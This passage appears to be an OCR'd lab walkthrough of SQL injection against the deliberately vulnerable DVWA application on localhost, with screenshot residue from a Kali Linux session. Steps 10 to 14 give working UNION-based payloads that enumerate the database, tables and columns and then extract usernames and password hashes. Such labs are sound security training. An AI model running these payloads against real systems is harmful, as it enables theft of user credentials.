XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' ORDER BY 2-- -
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


UTM File Edit Virtual Machine View Window Help
Fri Jan 23 12:33 PM
Kali Linux 2023
23:03
127.0.0.1/dvwa/vulnerabilitie
127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'+ORDER+BY+3--+-&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Step 10: UNION-Based Injection

1' UNION SELECT 1,2-- -




Step 11: Extract Database Name

1' UNION SELECT database(),2-- -




Step 12: Extract Table Names

1' UNION SELECT table_name,2
FROM information_schema.tables
WHERE table_schema=database()-- -



Step 13: Extract Column Names

1' UNION SELECT column_name,2
FROM information_schema.columns
WHERE table_name='users'-- -



Step 14: Extract Username & Password

1' UNION SELECT user,password FROM users-- -

Passwords may appear as hashes.